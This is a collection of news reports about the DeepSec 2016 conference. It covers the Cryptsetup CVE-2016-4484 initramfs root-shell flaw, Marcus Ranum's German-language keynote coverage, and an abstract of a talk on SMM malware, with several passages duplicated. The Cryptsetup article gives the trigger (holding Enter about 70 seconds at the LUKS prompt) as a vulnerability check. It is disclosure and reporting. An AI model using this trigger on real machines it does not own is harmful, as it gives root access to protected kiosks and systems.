As the vulnerability does not appear to depend on a certain configuration or system, it affects numerous GNU/Linux distributions based on Debian or Red Hat Enterprise Linux (RHEL), including the popular Ubuntu and Fedora, allowing an attacker to access the root initramfs shell on the affected system, or remotely exploit cloud environments.

"Attackers can copy, modify or destroy the hard disc as well as set up the network to exfiltrate data. This vulnerability is specially serious in environments like libraries, ATMs, airport machines, labs, etc, where the whole boot process is protect (password in BIOS and GRUB) and we only have a keyboard or/and a mouse," reads the security advisory, which was presented at the DeepSec 2016 conference in Vienna, Austria.

A patch is now available for affected distributions

If you're wondering right now if your GNU/Linux distribution is affected by said vulnerability, you should know that if you're running Ubuntu or Debian and you have an encrypted LUKS partition, the OS is most certainly vulnerable. The security advisory also informs users of the Fedora 24 Linux operating system that their distributions using Dracut instead of initramfs are affected as well.

But don't despair, because a patch is already available and it should soon land in the software repositories of your favorite GNU/Linux distro, so make sure that you are always using the most recent package versions and your OS is up to date. To see if your system is vulnerable, press the Enter key for about 70 seconds at the LUKS password prompt until a shell appears. Arch Linux users are not affected by this issue, nor are Solus users.

Major Cryptsetup Vulnerability Affects Some LUKS-Encrypted GNU/Linux Systems

Ubuntu, Debian, SUSE, and Red Hat Linux are affected

Nov 15, 2016 22:05 GMT · By Marius Nestor · Share:

According to a recent security advisory published by Hector Marco and Ismael Ripoll as CVE-2016-4484 and entitled "Cryptsetup Initrd root Shell," it would appear that there's a major vulnerability in Cryptsetup affecting many GNU/Linux systems.

Cryptsetup is a command-line utility designed for setting up a new dm-crypt device in LUKS (Linux Unified Key Setup) encryption mode, a.k.a. disk encryption, on a Linux-based operating system. The recently discovered vulnerability appears to exist in the scripts that are used by the Cryptsetup utility to unlock the LUKS-encrypted system partition.

As the vulnerability does not appear to depend on a certain configuration or system, it affects numerous GNU/Linux distributions based on Debian or Red Hat Enterprise Linux (RHEL), including the popular Ubuntu and Fedora, allowing an attacker to access the root initramfs shell on the affected system, or remotely exploit cloud environments.

"Attackers can copy, modify or destroy the hard disc as well as set up the network to exfiltrate data. This vulnerability is specially serious in environments like libraries, ATMs, airport machines, labs, etc, where the whole boot process is protect (password in BIOS and GRUB) and we only have a keyboard or/and a mouse," reads the security advisory, which was presented at the DeepSec 2016 conference in Vienna, Austria.

A patch is now available for affected distributions

If you're wondering right now if your GNU/Linux distribution is affected by said vulnerability, you should know that if you're running Ubuntu or Debian and you have an encrypted LUKS partition, the OS is most certainly vulnerable. The security advisory also informs users of the Fedora 24 Linux operating system that their distributions using Dracut instead of initramfs are affected as well.


But don't despair, because a patch is already available and it should soon land in the software repositories of your favorite GNU/Linux distro, so make sure that you are always using the most recent package versions and your OS is up to date. To see if your system is vulnerable, press the Enter key for about 70 seconds at the LUKS password prompt until a shell appears. Arch Linux users are not affected by this issue, nor are Solus users.

initrd.img:/script/local-top/cryptroot

NEW LINUX APPS

Tails OS: An open source live Linux operating system focused on Internet privacy

NetworkManager: An Open Source and universal network connection





cryptsetup_fix_CVE-2016-4484.patch

CHECK OUT THE GALLERY (3 Images)


#CVE-2016-4484, #Cryptsetup vulnerability, #LUKS, #encrypted filesystem, #Linux

Cryptsetup Initrd root Shell (3 Images)






Related · Hot right now · Latest news




KDE Frameworks 5.28.0 Released with Numerous KWayland Improvements, More



Total War: WARHAMMER Is Coming to Linux, SteamOS, and Mac on November 22, 2016

GTK+ 4 Gets Wayland CPU Fixes, Adwaita to Use Standard CSS Gradient Definitions



Ubuntu Online Summit for Ubuntu 17.04 (Zesty Zapus) Starts Today, November 15

http://www.golem.de/news/deepsec-keynote-was-it-sicherheit-mit-diaetnahrung-zu-tun-hat-1611-124408.html

DEEPSEC-KEYNOTE:
Was IT-Sicherheit mit Diätnahrung zu tun hat

Deepsec 2016

Die IT-Sicherheitsindustrie verkauft Produkte, die überteuert sind und nicht funktionieren - genau wie die Diät-Industrie. Das hat auf der Deepsec-Konferenz ausgerechnet jemand gesagt, der selbst im Bereich Security arbeitet. Auf der Sicherheitskonferenz Deepsec in Wien hat der IT-Sicherheitsexperte Marcus Ranum die Keynote-Rede gehalten. Darin forderte er Unternehmen auf, sinnvoll in IT zu investieren, statt einfach jedem Trend hinterherzulaufen.

Ranum arbeitet seit 30 Jahren in der IT-Industrie, derzeit ist er Chief Security Officer bei der Sicherheitsfirma Tenable Networks. Im Laufe seiner Karriere richtete er unter anderem den ersten Mailserver für Whitehouse.gov ein, außerdem arbeitete er konzeptionell an Firewalls und Intrusion Detection Systems.

"Immer wieder gibt es diese Situationen, wo ein Manager in dem Unternehmen auf dem Golfplatz von seinen Kollegen gehört hat, dass es diese tolle, neue Technologie gibt", sagte er. Dies führe häufig dazu, dass Unternehmen wenig sinnvolle Investitionen in ihre eigene IT-Infrastruktur tätigten. "Viele Sicherheitsprobleme in Unternehmen sind bereits in der Designphase neuer Funktionen oder Programme begründet", sagte Ranum im anschließenden Gespräch mit Golem.de.

"Wenn wir Probleme lösen, dann ist das eher Zufall"

Ranum kritisierte die IT-Sicherheitsindustrie, der er selbst angehört. "Die Produkte der IT-Sicherheitsindustrie sind großartig - für die Hersteller", sagte er. "Wenn wir ein Problem beheben, dann ist das eher Zufall." Die 60.000 Euro teure Anti-Malware-Box habe die vergangenen 20 Jahre nicht richtig funktioniert, welchen Grund gebe es, heute anzunehmen, dass die Probleme eines Unternehmens sich damit lösen ließen? Ranum macht jedoch auch Vorschläge, wie Unternehmen sinnvoll in IT investieren sollten.

Tatsächlich ließen sich viele Sicherheitsprobleme in Unternehmen bereits durch eine sorgfältige Analyse der eigenen IT und ganz ohne teure Sicherheitslösungen beheben, sagt Ranum. Unternehmen sollten sich einfach fragen, in welchem Unternehmensbereich die meisten Sicherheitsvorfälle auftauchen. "Wir hatten einen Fall, da hatte ein Kunde mehrere Hundert Sicherheitsvorfälle pro Jahr."

Die Probleme ließen sich durch Anschaffung von vier iPads lösen

"Eine genaue Analyse zeigte dann, dass 80 Prozent davon aus der Personalabteilung kamen, weil die Mitarbeiter dort aufgefordert waren, alle erhaltenen Anhänge zu öffnen", sagt Ranum. "Wir haben dem Management dann empfohlen, vier iPads mit Tastaturen anzuschaffen, um die Attachments zu öffnen." Diese Maßnahme habe rund 4.000 US-Dollar gekostet, die Sicherheitsvorfälle seien danach fast komplett verschwunden. Mit einer komplexen Firewall-Lösung und Malware-Schutz ließen sich vermutlich keine vergleichbaren Ergebnisse erreichen - die Kosten wären aber in jedem Fall deutlich höher gewesen.

Aus diesem Beispiel wird nach Ansicht von Ranum deutlich, was IT-Sicherheit mit Diätnahrung zu tun hat. Denn wer kein Körpergewicht zunehmen wolle, müsse einfach nicht mehr Kalorien zu sich nehmen, als er verbrennt. Trotzdem gebe es seit Jahren eine Diätindustrie, die zahlreiche teure, oft sinnlose Nahrungsmittel verkaufe. Bei IT-Sicherheit sei es ähnlich: Wer Computer und IT bewusst in seinem Unternehmen einsetze und sich vor dem Aufbau von Netzwerken Gedanken mache, wer welche Zugriffsrechte benötigt und wie sich dies umsetzen lassen, der vermeide bereits den Großteil der Probleme.

Auf die Argumentation kommt es an

Insgesamt zeigte Ranum in seiner Rede an verschiedenen Beispielen, dass IT-Sicherheitsverantwortliche in Unternehmen im Gespräch mit dem Management deutlich stärker auf zählbare Metriken setzen sollten, um Investitionen in die IT-Sicherheit durchzusetzen. "Wenn Sie sagen: 'Ich schlage folgende Maßnahme mit folgenden Kosten vor und erwarte, dass unsere Sicherheitskosten damit um den Faktor X sinken, dann haben Sie eine deutlich bessere Chance, erfolgreich zu sein, als wenn Sie damit argumentieren, wie ausgefallen, neu und spannend die vorgeschlagene IT sei'", sagte Ranum.

In den Anfangszeiten der Digitalisierung versprachen Hersteller von IT massive Effiziengewinne - die in vielen Bereichen nach Ansicht von Ranum so nicht eingetreten sind. Daher herrsche in vielen Unternehmen der Zwang zur Verschlankung von Strukturen, außerdem würden Geschäftsprozesse zunehmend an externe Dienstleister vergeben.

Ranum riet hingegen dazu, dass Unternehmen anstatt von Outsourcing klüger in IT investieren sollten und weniger Arbeit an externe Dienstleister vergeben: "Auch, wenn Software für Ihr Unternehmen durch externe Dienstleister entwickelt wird, betreiben Sie selbst Softwareentwicklung", sagte Ranum. Wenn Software durch eigene Mitarbeiter

entwickelt werde, habe man am Ende nicht nur die Software, sondern auch motivierte und kompetente Mitarbeiter, auf die man sich auch künftig verlassen könne. "Wer glaubt, dass IT-Prozesse durch Outsourcing effizienter werden, der glaubt auch, dass sich die Prozesse in einem Unternehmen verbessern lassen, indem man mehr Anwälte in ein Unternehmen holt."

Computing ist nicht für Kinder

Zum Trend der zunehmenden Auslagerung von Dienstleistungen in die Cloud äußerte sich Ranum ebenfalls. Für kleinere Unternehmen könnte dies durchaus eine sinnvolle Lösung sein, denn "Computing ist nicht einfach, Computing ist nichts für Kinder". Größere Unternehmen sollten sich jedoch besser auf eigene Lösungen verlassen, um nicht von einzelnen Anbietern abhängig zu werden.

"Die Cloud ist wie der Macintosh - ein Computer für Menschen, die keine Ahnung von Computern haben", sagte Ranum. Immer wieder würde angenommen, dass der Umgang mit IT und Computern einfach sei und ohne größere Probleme ablaufe. Diese Annahme sei jedoch falsch und habe in den vergangenen Jahren dazu beigetragen, dass die Situation der IT-Sicherheit immer schlechter geworden sei.

DEEPSEC-KEYNOTE

Was IT-Sicherheit mit Diätnahrung zu tun hat

Deepsec 2016 Die IT-Sicherheitsindustrie verkauft Produkte, die überteuert sind und nicht funktionieren - genau wie die Diät-Industrie. Das hat auf der Deepsec-Konferenz ausgerechnet jemand gesagt, der selbst im Bereich Security arbeitet.

Auf der Sicherheitskonferenz Deepsec in Wien hat der IT-Sicherheitsexperte Marcus Ranum die Keynote-Rede gehalten. Darin forderte er Unternehmen auf, sinnvoll in IT zu investieren, statt einfach jedem Trend hinterherzulaufen.

Ranum arbeitet seit 30 Jahren in der IT-Industrie, derzeit ist er Chief Security Officer bei der Sicherheitsfirma Tenable Networks. Im Laufe seiner Karriere richtete er unter anderem den ersten Mailserver für Whitehouse.gov ein, außerdem arbeitete er konzeptionell an Firewalls und Intrusion Detection Systems.

Marcus Ranum während seiner Ansprache (Bild: Joanna Pianka/Deepsec)

"Immer wieder gibt es diese Situationen, wo ein Manager in dem Unternehmen auf dem Golfplatz von seinen Kollegen gehört hat, dass es diese tolle, neue Technologie gibt", sagte er. Dies führe häufig dazu, dass Unternehmen wenig sinnvolle Investitionen in ihre eigene IT-Infrastruktur tätigten. *"Viele Sicherheitsprobleme in Unternehmen sind bereits in der Designphase neuer Funktionen oder Programme begründet"*, sagte Ranum im anschließenden Gespräch mit Golem.de.

"Wenn wir Probleme lösen, dann ist das eher Zufall"

Ranum kritisierte die IT-Sicherheitsindustrie, der er selbst angehört. *"Die Produkte der IT-Sicherheitsindustrie sind großartig - für die Hersteller"*, sagte er. *"Wenn wir ein Problem beheben, dann ist das eher Zufall."* Die 60.000 Euro teure Anti-Malware-Box habe die vergangenen 20 Jahre nicht richtig funktioniert, welchen Grund gebe es, heute anzunehmen, dass die Probleme eines Unternehmens sich damit lösen ließen? Ranum macht jedoch auch Vorschläge, wie Unternehmen sinnvoll in IT investieren sollten.

Tatsächlich ließen sich viele Sicherheitsprobleme in Unternehmen bereits durch eine sorgfältige Analyse der eigenen IT und ganz ohne teure Sicherheitslösungen beheben, sagt Ranum. Unternehmen sollten sich einfach fragen, in welchem Unternehmensbereich die meisten Sicherheitsvorfälle auftauchen. *"Wir hatten einen Fall, da hatte ein Kunde mehrere Hundert Sicherheitsvorfälle pro Jahr."*

1 2 ›

IT-Sicherheit hat mehr mit Diätnahrung zu tun, als zunächst gedacht. (Bild: Mario Tama/Getty Images)

Artikel: DEEPSEC-KEYNOTE Was IT-Sicherheit mit Diätnahrung zu tun hat
Inhalt: • Die Probleme ließen sich durch Anschaffung von vier iPads lösen
Datum: 11.11.2016, 14:57
Autor: Hauke Gierow

Die Probleme ließen sich durch Anschaffung von vier iPads lösen

"Eine genaue Analyse zeigte dann, dass 80 Prozent davon aus der Personalabteilung kamen, weil die Mitarbeiter dort aufgefordert waren, alle erhaltenen Anhänge zu öffnen", sagt Ranum. *"Wir haben dem Management dann empfohlen, vier iPads mit Tastaturen anzuschaffen, um die Attachments zu öffnen."* Diese Maßnahme habe rund 4.000 US-Dollar gekostet, die Sicherheitsvorfälle seien danach fast komplett verschwunden. Mit einer komplexen Firewall-Lösung und Malware-Schutz ließen sich vermutlich keine vergleichbaren Ergebnisse erreichen - die Kosten wären aber in jedem Fall deutlich höher gewesen.

Aus diesem Beispiel wird nach Ansicht von Ranum deutlich, was IT-Sicherheit mit Diätnahrung zu tun hat. Denn wer kein Körpergewicht zunehmen wolle, müsse einfach nicht mehr Kalorien zu sich nehmen, als er verbrennt. Trotzdem gebe es seit Jahren eine Diätindustrie, die zahlreiche teure, oft sinnlose Nahrungsmittel verkaufe. Bei IT-Sicherheit sei es ähnlich: Wer Computer und IT bewusst in seinem Unternehmen einsetze und sich vor dem Aufbau von Netzwerken Gedanken mache, wer welche Zugriffsrechte benötigt und wie sich dies umsetzen lassen, der vermeide bereits den Großteil der Probleme.

Auf die Argumentation kommt es an

*Insgesamt zeigte Ranum in seiner Rede an verschiedenen Beispielen, dass IT-*Sicherheitsverantwortliche in Unternehmen im Gespräch mit dem Management deutlich stärker auf zählbare Metriken setzen sollten, um Investitionen in die IT-Sicherheit durchzusetzen. *"Wenn Sie sagen: 'Ich schlage folgende Maßnahme mit folgenden Kosten vor und erwarte, dass unsere Sicherheitskosten damit um den Faktor X sinken, dann haben Sie eine deutlich bessere Chance, erfolgreich zu sein, als wenn Sie damit argumentieren, wie ausgefallen, neu und spannend die vorgeschlagene IT sei'"*, sagte Ranum.

In den Anfangszeiten der Digitalisierung versprachen Hersteller von IT massive Effiziengewinne - die in vielen Bereichen nach Ansicht von Ranum so nicht eingetreten sind. Daher herrsche in vielen Unternehmen der Zwang zur Verschlankung von Strukturen, außerdem würden Geschäftsprozesse zunehmend an externe Dienstleister vergeben.

Ranum riet hingegen dazu, dass Unternehmen anstatt von Outsourcing klüger in IT investieren sollten und weniger Arbeit an externe Dienstleister vergeben: *"Auch, wenn Software für Ihr Unternehmen durch externe Dienstleister entwickelt wird, betreiben Sie selbst Softwareentwicklung"*, sagte Ranum. Wenn Software durch eigene Mitarbeiter entwickelt werde, habe man am Ende nicht nur die Software, sondern auch motivierte und kompetente Mitarbeiter, auf die man sich auch künftig verlassen könne. *"Wer glaubt, dass IT-Prozesse durch Outsourcing effizienter werden, der glaubt auch, dass sich die Prozesse in einem Unternehmen verbessern lassen, indem man mehr Anwälte in ein Unternehmen holt."*

Computing ist nicht für Kinder

Zum Trend der zunehmenden Auslagerung von Dienstleistungen in die Cloud äußerte sich Ranum ebenfalls. Für kleinere Unternehmen könnte dies durchaus eine sinnvolle Lösung sein, denn *"Computing ist nicht einfach, Computing ist nichts für Kinder"*. Größere Unternehmen sollten sich jedoch besser auf eigene Lösungen verlassen, um nicht von einzelnen Anbietern abhängig zu werden.

"Die Cloud ist wie der Macintosh - ein Computer für Menschen, die keine Ahnung von Computern haben", sagte Ranum. Immer wieder würde angenommen, dass der Umgang mit IT und Computern einfach sei und ohne größere Probleme ablaufe. Diese Annahme sei jedoch falsch und habe in den vergangenen Jahren dazu beigetragen, dass die Situation der IT-Sicherheit immer schlechter geworden sei. •

< 1 2

IT-Sicherheit hat mehr mit Diätnahrung zu tun, als zunächst gedacht. (Bild: Mario Tama/Getty Images)

https://www.ubl-is.de/deepsec-keynote-was-it-sicherheit-mit-diatnahrung-zu-tun-hat/

Deepsec-Keynote: Was IT-Sicherheit mit Diätnahrung zu tun hat

Datum: 11.11.2016

Autor: UBL News Stream / Hauke Gierow (golem.de)

Deepsec 2016 Die IT-Sicherheitsindustrie verkauft Produkte, die überteuert sind und nicht funktionieren – genau wie die Diät-Industrie. Das hat auf der Deepsec-Konferenz ausgerechnet jemand gesagt, der selbst im Bereich Security arbeitet. (Deepsec, Apple)

Jetzt weiterlesen auf Golem.de

Deepsec-Keynote: Was IT-Sicherheit mit Diätnahrung zu tun hat

11.11.2016 / in UBL News Stream /

Deepsec 2016 Die IT-Sicherheitsindustrie verkauft Produkte, die überteuert sind und nicht funktionieren – genau wie die Diät-Industrie. Das hat auf der Deepsec-Konferenz ausgerechnet jemand gesagt, der selbst im Bereich Security arbeitet. (Deepsec, Apple)

Jetzt weiterlesen [http://www.golem.de/news/deepsec-keynote-was-it-sicherheit-mit-diaetnahrung-zu-tun-hat-1611-124408-rss.html] auf Golem.de

http://derstandard.at/2000047306876/Deepsec-Unternehmen-interessieren-sich-nicht-fuer-Privacy-ausser-zum-Marketing

Deepsec: "Unternehmen interessieren sich nicht für Privacy, außer zum Marketing"

Datum: 10. November 2016

Autor: Andreas Proschofsky

Sicherheitsexperte Marcus J. Ranum übt auch scharfe Kritik an eigener Branche: Teure Lösungen für wenig Nutzen

Ein Jubiläum feiern die Macher der Deepsec: Zum mittlerweile zehnten Mal rufen sie zu ihrer Sicherheitskonferenz nach Wien. Am Donnerstag wurde die diesjährige Ausgabe mit einer Keynote eröffnet, die sich zur Aufgabe gesetzt hatte, einen Überblick über die Trends der letzten Jahrzehnte zu liefern. Und dieser fiel durchaus selbstkritisch aus.

Scharfe Worte

Die Realität sei, dass die Sicherheitsindustrie nicht dazu da sei, Computersysteme effizient abzusichern sondern um die eigene Einnahmen zu maximieren, kritisiert Marcus J. Ranum von Tenable Security den Status Quo. Die Branche agiere ähnlich seriös wie Hersteller von Diätprodukten, all die großen Hardwarelösungen, die dort zum Teil um mehrere zehntausend Euro verkauft werden seien vor allem für eines gut: Die Geldbörse der Hersteller.

Auf Nachfrage des STANDARD betont Ranum, dass diese Produkte zum Teil durchaus einen realen technischen Nutzen haben. Viele Unternehmen, die sie kaufen, könnten damit aber gar nicht umgehen, oder bräuchten so etwas prinzipiell nicht. Das Problem sei nicht zuletzt in der Vermittelbarkeit des Themas Sicherheit gegenüber dem Management zu suchen. Anstatt, wie es richtig wäre, eigenes Know How in den Firmen aufzubauen, werden einfach regelmäßig große Geldsummen auf solche Hardwarelösungen oder aber auch externe Softwaredienstleister geworfen. Damit könne man immer sagen, man habe etwas getan, ließe sich so etwas doch leicht vorzeigen. Langfristig sei dies aber sowohl die teurere als auch weniger sichere Lösung.

Alle in die Cloud?

Für die Computerabteilungen der Unternehmen heißt die Lehre daraus, dass sie lernen müssen, wie sie ihre eigenen Aktivitäten dem Management besser verkaufen könne. Dies heißt zu einem Teil auch die Sprache von Managern zu lernen, und ihnen die finanziellen Vorteile des Aufbaus eigenen Know-Hows samt konkreten Beispielen vorzurechnen. Und als Systemadministrator oder Sicherheitsexperte sollte man sich damit besser beeilt: Die Realität sei, dass viele Jobs in diesem Bereich zunehmend durch die Cloud ersetzt werden. Dies sei auch durchaus nachvollziehbar, immerhin hat dieser Schritt aus Management-Perspektive zentral Vorteile, da man viele Sicherheitsaufgaben auslagere. In der Cloud von Amazon oder Google könne eine Person eine Million Maschinen verwalten, damit könne keine interne Computerabteilung konkurrieren.

Privacy?

Keine Illusionen macht sich Ranum auch, dass der Schritt in die Cloud von Privatsphärenbedenken gebremst werden könnte, immerhin lagern Unternehmen damit einen wichtigen Teil ihrer Infrastruktur auf die Server anderer Unternehmen aus. Seiner Erfahrung nach interessieren Manager die Themen Privacy und Datensicherheit herzlich wenig. Ganz im Gegenteil gelte fast überall die Devise möglichst viele Daten zu sammeln, ohne dabei erwischt zu werden. Selbst bei Apple, das sich gerne mit seinem Beharren auf Privatsphäre brüstet, sei dies im Endeffekt doch nicht mehr als Marketing, um mehr Geräte zu verkaufen. Aber auch sonst zeichnet Ranum kein sonderlich positives Bild der Zukunft in IT-Sicherheitsfragen. Die Realität sei, dass die Stimmung in der Branche noch nie so pessimistisch wie aktuell gewesen sei – und zwar zurecht. Kommen mit dem Internet der Dinge doch gerade ganz neue Herausforderungen auf uns alle zu, und zwar welche, die sich nicht so einfach lösen lassen. In der Preiskategorie, in der diese Geräte verkauft werden, sei eine dauerhafte Update-Versorgung, wie sie für ständig am Netz hängende Devices nötig wäre, einfach nicht machbar.

Deepsec: "Unternehmen interessieren sich nicht für Privacy, außer zum Marketing"

ANDREAS PROSCHOFSKY
10. November 2016, 13:26

foto: andreas proschofsky / standard
Marcus J. Ranum auf der Deepsec in Wien.

Sicherheitsexperte Marcus J. Ranum übt auch scharfe Kritik an eigener Branche: Teure Lösungen für wenig Nutzen

Ein Jubiläum feiern die Macher der Deepsec: Zum mittlerweile zehnten Mal rufen sie zu ihrer Sicherheitskonferenz nach Wien. Am Donnerstag wurde die diesjährige Ausgabe mit einer Keynote eröffnet, die sich zur Aufgabe gesetzt hatte, einen Überblick über die Trends der letzten Jahrzehnte zu liefern. Und dieser fiel durchaus selbstkritisch aus.

Scharfe Worte

Die Realität sei, dass die Sicherheitsindustrie nicht dazu da sei, Computersysteme effizient abzusichern sondern um die eigene Einnahmen zu maximieren, kritisiert Marcus J. Ranum von Tenable Security den Status Quo. Die Branche agiere ähnlich seriös wie Hersteller von Diätprodukten, all die großen Hardwarelösungen, die dort zum Teil um mehrere zehntausend Euro verkauft werden seien vor allem für eines gut: Die Geldbörse der Hersteller. Auf Nachfrage des STANDARD betont Ranum, dass diese Produkte zum Teil durchaus einen realen technischen Nutzen haben. Viele Unternehmen, die sie kaufen, könnten damit aber gar nicht umgehen, oder bräuchten so etwas prinzipiell nicht.

Das Problem sei nicht zuletzt in der Vermittelbarkeit des Themas Sicherheit gegenüber dem Management zu suchen. Anstatt, wie es richtig wäre, eigenes Know How in den Firmen aufzubauen, werden einfach regelmäßig große Geldsummen auf solche Hardwarelösungen oder aber auch externe Softwaredienstleister geworfen. Damit könne man immer sagen, man habe etwas getan, ließe sich so etwas doch leicht vorzeigen. Langfristig sei dies aber sowohl die teurere als auch weniger sichere Lösung.

Alle in die Cloud?

Für die Computerabteilungen der Unternehmen heißt die Lehre daraus, dass sie lernen müssen, wie sie ihre eigenen Aktivitäten dem Management besser verkaufen könne. Dies heißt zu einem Teil auch die Sprache von Managern zu lernen, und ihnen die finanziellen Vorteile des Aufbaus eigenen Know-Hows samt konkreten Beispielen vorzurechnen. Und als Systemadministrator oder Sicherheitsexperte sollte man sich damit besser beeilt: Die Realität sei, dass viele Jobs in diesem Bereich zunehmend durch die Cloud ersetzt werden. Dies sei auch durchaus nachvollziehbar, immerhin hat dieser Schritt aus Management-Perspektive zentral Vorteile, da man viele Sicherheitsaufgaben auslagere. In der Cloud von Amazon oder Google könne eine Person eine Million Maschinen verwalten, damit könne keine interne Computerabteilung konkurrieren.

Privacy?

Keine Illusionen macht sich Ranum auch, dass der Schritt in die Cloud von Privatsphärenbedenken gebremst werden könnte, immerhin lagern Unternehmen damit einen wichtigen Teil ihrer Infrastruktur auf die Server anderer Unternehmen aus. Seiner Erfahrung nach interessieren Manager die Themen Privacy und Datensicherheit herzlich wenig. Ganz im Gegenteil gelte fast überall die Devise möglichst viele Daten zu sammeln, ohne dabei erwischt zu werden. Selbst bei Apple, das sich gerne mit seinem Beharren auf Privatsphäre brüstet, sei dies im Endeffekt doch nicht mehr als Marketing, um mehr Geräte zu verkaufen.

Aber auch sonst zeichnet Ranum kein sonderlich positives Bild der Zukunft in IT-Sicherheitsfragen. Die Realität sei, dass die Stimmung in der Branche noch nie so pessimistisch wie aktuell gewesen sei – und zwar zurecht. Kommen mit dem Internet der Dinge doch gerade ganz neue Herausforderungen auf uns alle zu, und zwar welche, die sich nicht so einfach lösen lassen. In der Preiskategorie, in der diese Geräte verkauft werden, sei eine dauerhafte Update-Versorgung, wie sie für ständig am Netz hängende Devices nötig wäre, einfach nicht machbar. (Andreas Proschofsky, 10.11.2016)

Link

Deepsec

https://www.jrz-target.at/2016/11/10/talk-at-deepsec-2016/

Talk at DeepSec 2016

Sebastian Schrittwieser and Julian Rauchberger presented our work on System Management Mode malware at DeepSec 2016.

Datum: 10.11.2016

Autor: Josef Ressel Zentrum TARGET Redaktion

Title: Advanced Concepts for SMM Malware

Abstract: Hiding malware inside the BIOS/UEFI of a computer has long been deemed a theoretical threat rather than an actual attack vector. Implementation seemed too difficult and the benefits for malicious actors aiming for quick profits were considered negligible. However, with the recent rise of Advanced Persistent Threats (APTs) and state-sponsored attacks, sophisticated targeted attacks are now considered a realistic threat. For skilled attackers seeking for high stealth and persistence rather than widespread infection, the BIOS/UEFI of a computer provides an ideal target. The System Management Mode (SMM) is a legacy mode of operation available in x86 and x86-64 CPUs. Originally, SMM was intended to be used for maintenance tasks such as power and thermal management. It is a highly privileged mode of operation which has free I/O access, can directly interact with memory and has no hardware memory protections enabled.

Our talk starts with a historical overview on previous SMM-based attacks. Most existing approaches are simple proof-of-concept implementations that do not explore the potential of threats stemming from SMM malware. In response to this deficit we present novel, advanced concepts for SMM malware, focussing on stealth, portability (including full Intel 64-bit support), and OS (memory layout) awareness of malware. Our talk aims at encouraging further research into the threat of SMM malware and enables the development of practical countermeasures against BIOS/UEFI malware.

Talk at DeepSec 2016

Sebastian Schrittwieser November 10, 2016 News

Sebastian Schrittwieser and Julian Rauchberger presented our work on System Management Mode malware at DeepSec 2016.

Title: Advanced Concepts for SMM Malware
Abstract: Hiding malware inside the BIOS/UEFI of a computer has long been deemed a theoretical threat rather than an actual attack vector. Implementation seemed too difficult and the benefits for malicious actors aiming for quick profits were considered negligible. However, with the recent rise of Advanced Persistent Threats (APTs) and state-sponsored attacks, sophisticated targeted attacks are now considered a realistic threat. For skilled attackers seeking for high stealth and persistence rather than widespread infection, the BIOS/UEFI of a computer provides an ideal target. The System Management Mode (SMM) is a legacy mode of operation available in x86 and x86-64 CPUs. Originally, SMM was intended to be used for maintenance tasks such as power and thermal management. It is a highly privileged mode of operation which has free I/O access, can directly interact with memory and has no hardware memory protections enabled.

Our talk starts with a historical overview on previous SMM-based attacks. Most existing approaches are simple proof-of-concept implementations that do not explore the potential of threats stemming from SMM malware. In response to this deficit we present novel, advanced concepts for SMM malware, focussing on stealth, portability (including full Intel 64-bit support), and OS (memory layout) awareness of malware. Our talk aims at encouraging further

Recent News

- Paper accepted at AINA 2017
- Second paper accepted at ICISSP 2017
- Paper accepted at ForSE Workshop
- Paper accepted at ICISSP 2017
- British Ambassador Leigh Turner visited the St. Poelten UAS

research into the threat of SMM malware and enables the development of practical countermeasures against BIOS/UEFI malware.

← TARGET at ITSeCX

British Ambassador Leigh Turner visited the St. Poelten UAS →

https://44con.com/2016/10/26/44con-at-deepsec-2016/

44CON at DeepSec 2016

